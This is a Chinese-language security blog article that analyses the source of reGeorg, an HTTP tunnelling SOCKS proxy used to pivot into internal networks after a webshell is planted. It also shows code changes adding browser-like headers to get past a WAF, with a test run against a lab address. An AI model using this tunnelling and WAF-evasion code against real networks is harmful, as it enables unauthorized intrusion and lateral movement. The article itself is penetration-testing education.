reGeorg实战攻防

原创 先锋情报站 酒仙桥六号部队
2020-12-31原文

这是 **酒仙桥六号部队** 的第 **140** 篇文章。

全文共计1620个字，预计阅读时长6分钟。

前言

当我们已经通过各种操作getshell之后想要进行内网横向渗透，但因为目标ACL策略设置的比较严格，只允许HTTP协议和对应端口通过。我们无法通过使用端口转发或者是端口映射的方法来从外网访问到内网的其他机器。这时我们就会想到reGeorg这款工具，通过该工具代理进入内网，通过HTTP协议转发请求。

这个工具创建之初本意并不是专门用来渗透内网，而是某些企业员工在外网的环境下想访问内网资源。所以这几个安全意识不太足的小哥们写了一个可以通过部署在边界上的网页来进行流量转发，从而访问内网的一个办公工具.....

可以看到该工具的'斯搂梗'是说"每个办公室都需要这样的工具"..

源码分析

那么如此厉害的工具究竟是怎么实现的呢？我们一起来看下源码：

从入口开始，就是标准的一套：LOGO + argparse来进行参数的支持和解析，真正逻辑从askGeorg函数开始。这个函数是来测试远程代理服务器是否能够访问，我们来看下这个函数的具体内容：


```python
def askGeorg(connectString):
    connectString = connectString
    o = urlparse(connectString)
    try:
        httpPort = o.port
    except:
        if o.scheme == "https":
            httpPort = 443
        else:
            httpPort = 80
    httpScheme = o.scheme
    httpHost = o.netloc.split(":")[0]
    httpPath = o.path
    if o.scheme == "http":
        httpScheme = urllib3.HTTPConnectionPool
    else:
        httpScheme = urllib3.HTTPSConnectionPool

    conn = httpScheme(host=httpHost, port=httpPort)
    response = conn.request("GET", httpPath)
    if response.status == 200:
        if BASICCHECKSTRING == response.data.strip():
            log.info(BASICCHECKSTRING)
            return True
    conn.close()
    return False
```

可以看到内容基本就是判断是否为HTTPS，然后使用哪个工具。用GET方法来请求，如果状态码为200且内容跟远程服务器中内容一样就认为是OK的。

比较的内容就是浏览器访问看到的那一句话：

Python中：

```python
BASICCHECKSTRING = "Georg says, 'All seems fine'"
```

php中：

```php
if ($_SERVER['REQUEST_METHOD'] === 'GET')
{
    exit("Georg says, 'All seems fine'");
}
```

浏览器访问：

我们来继续往下看：

```
414         exit()
415     READBUFSIZE = args.read_buff
416     servSock = socket(AF_INET, SOCK_STREAM)
417     servSock.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
418     servSock.bind((args.listen_on, args.listen_port))
419     servSock.listen(1000)
420     while True:
421         try:
422             sock, addr_info = servSock.accept()
423             sock.settimeout(SOCKTIMEOUT)
424             log.debug("Incomming connection")
425             session(sock, args.url).start()
426         except KeyboardInterrupt, ex:
427             break
428         except Exception, e:
429             log.error(e)
430     servSock.close()
431
```

监听端口，设置 TCP 处理排队上限为1000

接收报文

创建 session 线程并启动

监听了客户端的端口，并设置TCP的排队上限为1000，这样的对普通情况来说是足够了。

后边是创建循环不停的接收报文，并且将接收到的传入 session 线程中并启动。


session的构造比较简单：

```
114
115 class session(Thread):
116     def __init__(self, pSocket, connectString):
117         Thread.__init__(self)
118         self.pSocket = pSocket
119         self.connectString = connectString
120         o = urlparse(connectString)
121         try:
122             self.httpPort = o.port
123         except:
124             if o.scheme == "https":
125                 self.httpPort = 443
126             else:
127                 self.httpPort = 80
128         self.httpScheme = o.scheme
129         self.httpHost = o.netloc.split(":")[0]
130         self.httpPath = o.path
131         self.cookie = None
132         if o.scheme == "http":
133             self.httpScheme = urllib3.HTTPConnectionPool
134         else:
135             self.httpScheme = urllib3.HTTPSConnectionPool
136
```

URL解析


根据是否是HTTPS来选择工具

我们来看下线程最重要run中的内容：



内容不多，就是判断Socks4还是5并解析，之后是创建读写线程并start。

判断Socks4 还是 5：



Socks代理至少三个字节的请求，第一个字节一定为5，如果是Socks4，则第一个字节一定为4。

parseSocks5 和 parseSocks4 为判断对应Socks的协议解析是否成功。

Reader：

Writer：

```
    def writer(self):
        global READBUFSIZE
        conn = urllib3.PoolManager()
        while True:
            try:
                self.pSocket.settimeout(1)
                data = self.pSocket.recv(READBUFSIZE)
                if not data:
                    break
                headers = {"X-CMD": "FORWARD", "Cookie": self.cookie, "Content-Type": "application/octet-stream", "Connection": "Keep-Alive"}
                response = conn.urlopen('POST', self.connectString + "?cmd=forward", headers=headers, body=data)
                if response.status == 200:
                    status = response.getheader("x-status")
                    if status == "OK":
                        if response.getheader("set-cookie") is not None:
                            self.cookie = response.getheader("set-cookie")
                    else:
                        log.error("[%s:%d] HTTP [%d]: Status: [%s]: Message [%s] Shutting down" % (self.target, self.port, response.status, status, response.getheader("x-error")))
                        break
                else:
                    log.error("[%s:%d] HTTP [%d]: Shutting down" % (self.target, self.port, response.status))
                    break
                transferLog.info("[%s:%d] >>>> [%d]" % (self.target, self.port, len(data)))
            except timeout:
                continue
            except Exception, ex:
                raise ex
                break
        self.closeRemoteSession()
        log.debug("Closing localsocket")
        try:
            self.pSocket.close()
        except:
            log.debug("Localsocket already closed")
```


接收内容

将接收到的内容以POST的body部分发送

读写部分是一些转发的常规操作。

实战攻防

在实战中使用可能会碰到一些特殊问题。



比如在浏览器中访问可以出现熟悉的"Georg says, 'All seems fine'", 说明可以正常访问。但是使用reGeorgSocksProxy客户端的时候会报'未准备好, 请检查url', 这是为什么呢?


排查问题需要进行一些代码调试。

```
412 ▼    if not askGeorg(args.url):
413          log.info("Georg is not ready, please check url")
414          exit()
```

通过打印出的关键字搜索，可以看到是askGeorg这个函数返回了False 导致了退出程序。

这时我们可以进行调试，使用Debug来跟进代码，一行一行看到底哪里出错了。当不具备调试环境时也可以使用打印的方法定位问题。

这里我们使用打印的方法来定位问题。




```
355 ▼ def askGeorg(connectString):
356       connectString = connectString
357       log.info('start urlparse = ' + connectString)
358       o = urlparse(connectString)
359       log.info('finished urlparse')
360       try:
361           httpPort = o.port
362 ▼     except:
363           if o.scheme == "https":
364               httpPort = 443
365           else:
366               httpPort = 80
367       httpScheme = o.scheme
368       httpHost = o.netloc.split(":")[0]
369       httpPath = o.path
370       if o.scheme == "http":
371           httpScheme = urllib3.HTTPConnectionPool
372       else:
373           httpScheme = urllib3.HTTPSConnectionPool
374       log.info('finished httpScheme')
375       conn = httpScheme(host=httpHost, port=httpPort)
376       log.info('start request')
377       response = conn.request("GET", httpPath)
378       log.info('finished request , code = ' + str(response.status))
379 ▼     if response.status == 200:
380 ▼         if BASICCHECKSTRING == response.data.strip():
381               log.info(BASICCHECKSTRING)
382               return True
383       conn.close()
384       log.info('finished askGeorg')
385       return False
```

我们再尝试运行一下代码，看看哪里出错。

可以看到返回的状态码为403，也就是说可能被WAF或者其他安全设备拦截掉了。我们通过代码可以获知只有当状态码为200的时候才可以正常使用，并且我们使用浏览器直接打开是可以正常访问的。也就是说我们的问题出现在了Python脚本跟浏览器的请求差异上，比如一些常见的请求头 User-Agent 、Accept-Language等，这些我们需要一一补上。

我们需要将每一个请求都加入浏览器所包含的请求头，所以我们将该过程提取出来作为函数使用。

修改后的代码：

```python
def byPassHeader(headers):
    headers['User-Agent'] = 'Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/86.0.4240.198 Safari/537.36'
    headers['Accept-Encoding'] = 'gzip, deflate'
    headers['Accept-Language'] = 'zh-CN,zh;q=0.9'
    headers['Accept'] = 'text/html,application/xhtml+xml,application/xml;q=0.9'
    return headers


def askGeorg(connectString):
    connectString = connectString
    log.info('start urlparse = ' + connectString)
    o = urlparse(connectString)
    log.info('finished urlparse')
    try:
        httpPort = o.port
    except:
        if o.scheme == "https":
            httpPort = 443
        else:
            httpPort = 80
    httpScheme = o.scheme
    httpHost = o.netloc.split(":")[0]
    httpPath = o.path
    if o.scheme == "http":
        httpScheme = urllib3.HTTPConnectionPool
    else:
        httpScheme = urllib3.HTTPSConnectionPool
    log.info('finished httpScheme')
    headers = {}
    headers = byPassHeader(headers)
    conn = httpScheme(host=httpHost, port=httpPort, headers=headers)
    log.info('start request')
    response = conn.request("GET", httpPath)
    log.info('finished request , code = ' + str(response.status))
    if response.status == 200:
        if BASICCHECKSTRING == response.data.strip():
            log.info(BASICCHECKSTRING)
            return True
    conn.close()
    log.info('finished askGeorg')
    return False
```

加工headers

setupRemoteSession中的CONNECT：

```python
    def setupRemoteSession(self, target, port):
        headers = {"X-CMD": "CONNECT", "X-TARGET": target, "X-PORT": port}
        headers = byPassHeader(headers)
        self.target = target
        self.port = port
        cookie = None
        conn = self.httpScheme(host=self.httpHost, port=self.httpPort)
        #response = conn.request("POST", self.httpPath, params, headers)
        response = conn.urlopen('POST', self.connectString + "?cmd=connect&target=%s&port=%d" % (target, port), headers=headers, body="")
```

closeRemoteSession中的DISCONNECT：

```python
    def closeRemoteSession(self):
        headers = {"X-CMD": "DISCONNECT", "Cookie": self.cookie}
        headers = byPassHeader(headers)
        params = ""
        conn = self.httpScheme(host=self.httpHost, port=self.httpPort)
        response = conn.request("POST", self.httpPath + "?cmd=disconnect", params, headers)
```

reader中的READ：

```python
    def reader(self):
        conn = urllib3.PoolManager()
        while True:
            try:
                if not self.pSocket:
                    break
                data = ""
                headers = {"X-CMD": "READ", "Cookie": self.cookie, "Connection": "Keep-Alive"}
                headers = byPassHeader(headers)
                response = conn.urlopen('POST', self.connectString + "?cmd=read", headers=headers, body="")
                data = None
```

Writer中的FORWORD：

```
300 ▼ ····def writer(self):
301 ····global READBUFSIZE
302 ····conn = urllib3.PoolManager()
303 ▼ ····while True:
304 ▼ ····try:
305 ····self.pSocket.settimeout(1)
306 ····data = self.pSocket.recv(READBUFSIZE)
307 ····if not data:
308 ····break
309 ····headers = {"X-CMD": "FORWARD", "Cookie": self.cookie, "Content-Type": "application/octet-stream", "Connection": "Keep-Alive"}
310 ····headers = byPassHeader(headers)
311 ····response = conn.urlopen('POST', self.connectString + "?cmd=forward", headers=headers, body=data)
312 ▼ ····if response.status == 200:
```

修改完代码后我们实际进行测试。

```
λ py -2 reGeorgSocksProxy.py -u http://192.168.81.130/tunnel.nosocket.php

                    ____
 ____  ______  ___|___ |__  ______ ____  ____   ____
|    | |   __||   __|    ||   __|/    \|    | |   __|
|    \ |   __||   |  |    ||   __||    ||    \ |   |  |
|__|\__\|______||_____|  __||_____|\____/|__|\__\|_____|
                      |____|
                  ... every office needs a tool like Georg

  willem@sensepost.com / @_w_m__
  sam@sensepost.com / @trowalts
  etienne@sensepost.com / @kamp_staaldraad


[INFO    ]  Log Level set to [INFO]
[INFO    ]  Starting socks server [127.0.0.1:8888], tunnel at [http://192.168.81.130/tunnel.nosocket.php]
[INFO    ]  Checking if Georg is ready
[INFO    ]  start urlparse = http://192.168.81.130/tunnel.nosocket.php
[INFO    ]  finished urlparse
[INFO    ]  finished httpScheme
[INFO    ]  start request
[INFO    ]  finished request , code = 200
[INFO    ]  Georg says, 'All seems fine'
```

返回码为200，可以正常使用

可以看到返回码已经变为200并且打印出了熟悉的’All seems fine’，说明可以正常使用了。Happy~

用我们English话说

You happy jiu OK

总结

掌握调试/打印等方法不论是对代码审计和修改脚本都有很大的帮助和提升。我们在实战中会碰到各种各样的问题，这时候需要自己细心耐心以及编码修改能力来解决这些问题。这样我们才可以做到在这不断提升的攻防中稳步前行。

精选留言

用户设置不下载评论